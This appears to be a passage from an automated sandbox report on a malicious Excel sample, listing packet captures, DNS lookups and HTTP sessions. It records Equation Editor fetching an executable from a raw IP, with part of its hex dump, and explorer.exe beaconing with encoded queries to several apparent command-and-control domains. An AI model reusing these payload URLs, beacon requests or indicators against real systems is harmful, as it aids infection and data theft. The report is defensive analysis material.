Nov 26, 2020 21:22:23.461900949 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.461920023 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.461944103 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.464202881 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580070972 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580140114 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580178976 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580228090 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580239058 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580272913 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580276012 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580279112 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580284119 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580317020 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580341101 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580368042 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580388069 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580391884 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580431938 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580440998 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580459118 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580486059 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580508947 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580526114 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580540895 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580565929 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580594063 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580605030 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580615997 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580646038 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580672979 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580684900 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580703020 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580725908 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580744982 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580780029 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580782890 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580807924 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580847979 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580851078 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580888033 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580894947 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580902100 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580929041 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580945015 CET	49165	80	192.168.2.22	198.23.212.188
Nov 26, 2020 21:22:23.580979109 CET	80	49165	198.23.212.188	192.168.2.22
Nov 26, 2020 21:22:23.580985069 CET	49165	80	192.168.2.22	198.23.212.188

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:23:30.638622999 CET	52197	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:23:30.700109959 CET	53	52197	8.8.8.8	192.168.2.22
Nov 26, 2020 21:23:35.861439943 CET	53099	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:23:36.013988972 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:23:41.321916103 CET	52838	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:23:41.657205105 CET	53	52838	8.8.8.8	192.168.2.22
Nov 26, 2020 21:23:47.226660013 CET	61200	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:23:47.579715014 CET	53	61200	8.8.8.8	192.168.2.22
Nov 26, 2020 21:23:53.808645964 CET	49548	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:23:53.941219091 CET	53	49548	8.8.8.8	192.168.2.22
Nov 26, 2020 21:23:59.511954069 CET	55627	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:23:59.581903934 CET	53	55627	8.8.8.8	192.168.2.22
Nov 26, 2020 21:24:09.837415934 CET	56009	53	192.168.2.22	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 21:23:30.638622999 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.myecovet.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:35.861439943 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.snhdt.net	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:41.321916103 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.kapkwata.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:47.226660013 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.penrosecondos-official.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:53.808645964 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.teleeducationforafghanistan.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:59.511954069 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.thevirginiahomesource.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:24:09.837415934 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.teddij.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 21:23:30.700109959 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.myecovet.com	myecovet.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:23:30.700109959 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	myecovet.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:36.013988972 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.snhdt.net	reachlocal.cloudbackend.net		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:23:36.013988972 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	reachlocal.cloudbackend.net		104.130.255.68	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:41.657205105 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.kapkwata.com		154.215.9.186	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:47.579715014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.penrosecondos-official.com	penrosecondos-official.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:23:47.579715014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	penrosecondos-official.com		101.100.209.140	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:53.941219091 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.teleeducationforafghanistan.com		74.220.199.6	A (IP address)	IN (0x0001)
Nov 26, 2020 21:23:59.581903934 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.thevirginiahomesource.com	thevirginiahomesource.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:23:59.581903934 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	thevirginiahomesource.com		198.101.172.217	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.23.212.188
- www.myecovet.com
- www.snhdt.net
- www.kapkwata.com
- www.penrosecondos-official.com
- www.teleeducationforafghanistan.com
- www.thevirginiahomesource.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.23.212.188	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 26, 2020 21:22:23.104727983 CET</td><td>0</td><td>OUT</td><td>GET /reg/vbc.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 198.23.212.188
Connection: Keep-Alive</td></tr>
<tr><td>Nov 26, 2020 21:22:23.224294901 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 26 Nov 2020 20:22:22 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
Last-Modified: Thu, 26 Nov 2020 15:58:02 GMT
ETag: "79a00-5b5049bd7f7fe"
Accept-Ranges: bytes
Content-Length: 498176
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 24 cb bf 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 8e 07 00 00 0a 00 00 00 00 00 00 26 ac 07 00 00 20 00 00 00 c0 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 ab 07 00 4f 00 00 00 00 c0 07 00 14 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5c 8c 07 00 00 20 00 00 00 8e 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 14 06 00 00 00 c0 07 00 00 08 00 00 00 90 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 07 00 00 02 00 00 00 98 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 ac 07 00 00 00 00 00 48 00 00 00 02 00 05 00 48 9a 00 00 94 85 00 00 03 00 00 00 8c 00 00 06 dc 1f 01 00 f8 8b 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 29 00 00 00 01 00 00 11 02 7b 09 00 00 04 0a 06 0b 07 03 28 16 00 00 0a 74 11 00 00 01 0c 02 7c 09 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 01 00 00 11 02 7b 09 00 00 04 0a 06 0b 07 03 28 18 00 00 0a 74 11 00 00 01 0c 02 7c 09 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 01 00 00 11 02 7b 0a 00 00 04 0a 06 0b 07 03 28 16 00 00 0a 74 11 00 00 01 0c 02 7c 0a 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 01 00 00 11 02 7b 0a 00 00 04 0a 06 0b 07 03 28 18 00 00 0a 74 11 00 00 01 0c 02 7c 0a 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 9a 02 73 19 00 00 0a 7d 07 00 00 04 02 7e 1a 00 00 0a 7d 08 00 00 04 02 28 1b 00 00 0a 00 00 02 28 07 00 00 06 00 2a 1b 30 01 00 14 00 00 00 00 00 00 00 00 00 02 28 08 00 00 06 00 de 08 02 28 0f 00 00 0a 00 dc 2a 01 10 00 00 02 00 01 00 0a 0b 00 08 00 00 00 00 13 30 05 00 34 00 00 00 02 00 00 11 00 72 01 00 00 70 28 0d 00 00 06 0a 02 02 fe 06 09 00 00 06 73 c2 00 00 06 7d 01 00 00 04 02 1f 0d 02 7b 01 00 00 04 06 16 28 0a 00 00 06 7d 08 00 00 04 2a 3a 00 02 7b 08 00 00 04 28 0b 00 00 06 26 2a 00 13 30 04 00 c0 00 00 00 03 00 00 11 00 03 16 fe 04 16 fe 01 0a 06 39 9c 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.PEL_0& @ @O H.text\ `.rsrc@@.reloc@BHH0){(t|(+3*0){(t|(+3*0){(t|(+3*0){(t|(+3*s}~}((*0((*04rp(s}{()*:{(&*09</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	34.102.136.180	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 26, 2020 21:23:30.736526012 CET</td><td>527</td><td>OUT</td><td>GET /coz3/?Nxl0wV=htxXA6k0ApBh&MPxhwJ=jNDZ6p/mqvXz+lV8Z3ikV5w1yZNnar/gT18SrTzuUceB+Xpt3Ns987IJweZa7faZLQZG0w== HTTP/1.1
Host: www.myecovet.com
Connection: close
Data Raw: 00 00 00 00 00 00 00
Data Ascii:</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:23:30.852283001 CET	528	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 20:23:30 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	104.130.255.68	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:23:36.179626942 CET	529	OUT	GET /coz3/?MPxhwJ=vQj7cG2IwCBebrWG7gzNgppGgW/+TNOkvFpT9t0IQRDO6wT6r+9Ecp7CibhH0Ta6s7MNzw==&Nxl0wV=htxXA6k0ApBh HTTP/1.1 Host: www.snhdt.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:23:36.311877966 CET	529	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.10.3 Content-Type: text/html Date: Thu, 26 Nov 2020 20:23:36 GMT Location: https://www.snhdt.net/coz3/?MPxhwJ=vQj7cG2IwCBebrWG7gzNgppGgW/+TNOkvFpT9t0IQRDO6wT6r+9Ecp7CibhH0Ta6s7MNzw==&Nxl0wV=htxXA6k0ApBh Connection: close Content-Length: 185 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 30 2e 33 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.10.3 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	154.215.9.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:23:41.920305014 CET	530	OUT	GET /coz3/?Nxl0wV=htxXA6k0ApBh&MPxhwJ=GKk2d32OHEJliZV7lc1R0hFu4AxFv3Wk4g8o+d/QQJC2fTrUsNVYmPem7KfYQyXD+5gDrQ== HTTP/1.1 Host: www.kapkwata.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:23:42.188966036 CET	530	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Thu, 26 Nov 2020 20:23:41 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	101.100.209.140	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:23:47.764637947 CET	531	OUT	GET /coz3/?MPxhwJ=aFYZso2mvNEUZnS9j6THNTuqPDrOfInARvQYZFtdg9PpX/64PIjCzIwYqotU8KZChZyPAA== &Nxl0wV=htxXA6k0ApBh HTTP/1.1 Host: www.penrosecondos-official.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:23:49.936259031 CET	532	IN	HTTP/1.1 404 Not Found Date: Thu, 26 Nov 2020 20:23:47 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.penrosecondos-official.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2 Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	74.220.199.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:23:54.112483978 CET	545	OUT	GET /coz3/?Nxl0wV=htxXA6k0ApBh&MPxhwJ=RDRn2Ild+/wzWORBRjhdFX6pRz32wHRA4wkCN1Xv+JiXsB19Ecc8 PMGycfEZfvp5cD+cKQ== HTTP/1.1 Host: www.teleeducationforafghanistan.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:23:54.282465935 CET	547	IN	HTTP/1.1 200 OK Date: Thu, 26 Nov 2020 20:23:54 GMT Server: Apache/2.2.31 (CentOS) Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=ISO-8859-1 Data Raw: 31 32 61 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 57 65 6c 63 6f 6d 65 20 74 65 6c 65 65 64 75 63 61 74 69 6f 6e 67 6f 72 61 66 67 68 61 6e 69 73 74 61 6e 2e 63 6f 6d 20 2d 20 42 6c 75 65 48 6f 73 74 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 2f 77 77 77 2e 62 6c 75 65 68 6f 73 74 2e 63 6f 6d 2f 6d 65 64 69 61 2f 73 68 61 72 65 64 2f 69 6e 66 6f 2f 69 6e 64 65 78 2f 5f 62 68 2f 68 6f 6d 65 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 2f 77 77 77 2e 62 6c 75 65 68 6f 73 74 2e 63 6f 6d 2f 6d 65 64 69 61 2f 73 68 61 72 65 64 2f 67 65 6e 65 72 61 6c 2f 5f 62 68 2f 6d 61 69 6e 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 42 6c 75 65 68 6f 73 74 20 2d 20 54 6f 70 20 72 61 74 65 64 20 77 65 62 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 20 2d 20 46 72 65 65 20 31 20 63 6c 69 63 6b 20 69 6e 73 74 61 6c 6c 73 20 46 6f 72 20 62 6c 6f 67 73 2c 20 73 68 6f 70 70 69 6e 67 20 63 61 72 74 73 2c 20 61 6e 64 20 6d 6f 72 65 2e 20 47 65 74 20 61 20 66 72 65 65 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 2c 20 72 65 61 6c 20 4e 4f 4e 2d 6f 75 74 73 6f 75 72 63 65 64 20 32 34 2f 37 20 73 75 70 70 6f 72 74 2c 20 61 6e 64 20 73 75 70 65 72 69 6f 72 20 73 70 65 65 64 2e 20 77 65 62 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 20 70 68 70 20 68 6f 73 74 69 6e 67 20 63 68 65 61 70 20 77 65 62 20 68 6f 73 74 69 6e 67 2c 20 57 65 62 20 68 6f 73 74 69 6e 67 2c 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 73 2c 20 66 72 6f 6e 74 20 70 61 67 65 20 68 6f 73 74 69 6e 67 2c 20 65 6d 61 69 6c 20 68 6f 73 74 69 6e 67 2e 20 20 57 65 20 6f 66 66 65 72 20 61 66 66 6f 72 64 61 62 6c 65 20 68 6f 73 74 69 6e 67 2c 20 77 65 62 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 20 62 75 73 69 6e 65 73 73 20 77 65 62 20 68 6f 73 74 69 6e 67 2c 20 65 63 6f 6d 6d 65 72 63 65 20 68 6f 73 74 69 6e 67 2c 20 75 6e 69 78 20 68 6f 73 74 69 6e 67 2e 20 20 50 68 6f 6e 65 20 73 75 70 70 6f 72 74 20 61 76 61 69 6c 61 62 6c 65 2c 20 46 72 65 65 20 44 6f 6d 61 69 6e 2c 20 61 6e 64 20 46 72 65 65 20 53 65 74 75 70 2e 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 77 65 62 20 68 6f 73 74 69 6e 67 2c 20 70 72 6f 76 69 64 65 72 2c 20 70 68 70 20 68 6f 73 74 69 6e 67 2c 77 65 62 20 68 6f 73 74 69 6e 67 2c 20 66 72 65 65 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 73 2c 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 2c 20 66 72 6f 6e 74 20 70 61 67 65 20 68 6f 73 74 69 6e 67 2c 20 77 65 62 20 73 69 Data Ascii: 12a8<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"><head><meta http-equiv="Content-type" content="text/html;charset=UTF-8" /><title>Welcome teleeducationforafghanistan.com - BlueHost.com</title><link rel="stylesheet" href="//www.bluehost.com/media/shared/info/index/_bh/home.css" type="text/css" /><link rel="stylesheet" href="//www.bluehost.com/media/shared/general/_bh/main.css" type="text/css" /><meta name="description" content="Bluehost - Top rated web hosting provider - Free 1 click installs For blogs, shopping carts, and more. Get a free domain name, real NON-outsourced 24/7 support, and superior speed. web hosting provider php hosting cheap web hosting, Web hosting, domain names, front page hosting, email hosting. We offer affordable hosting, web hosting provider business web hosting, ecommerce hosting, unix hosting. Phone support available, Free Domain, and Free Setup." /><meta name="keywords" content="web hosting, provider, php hosting,web hosting, free domain names, domain name, front page hosting, web si


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	198.101.172.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:23:59.706502914 CET	551	OUT	GET /coz3/?MPxhwJ=r7KW2tdRwlRuK7ncHXLiovSXqLjDerMq8ItDnZvkA+2BRQOB5Pe97gh02v96lMs3N6lAbw== &Nxl0wV=htxXA6k0ApBh HTTP/1.1 Host: www.thevirginiahomesource.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 21:23:59.829381943 CET	552	IN	HTTP/1.0 302 Moved Temporarily Location: https://www.thevirginiahomesource.com/coz3/?MPxhwJ=r7KW2tdRwlRuK7ncHXLiovSXqLjDerMq8ItDnZvkA+2BRQOB5Pe97gh02v96lMs3N6lAbw==&Nxl0wV=htxXA6k0ApBh Server: BigIP Connection: close Content-Length: 0

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1476 Parent PID: 584

General

Start time:	21:21:39
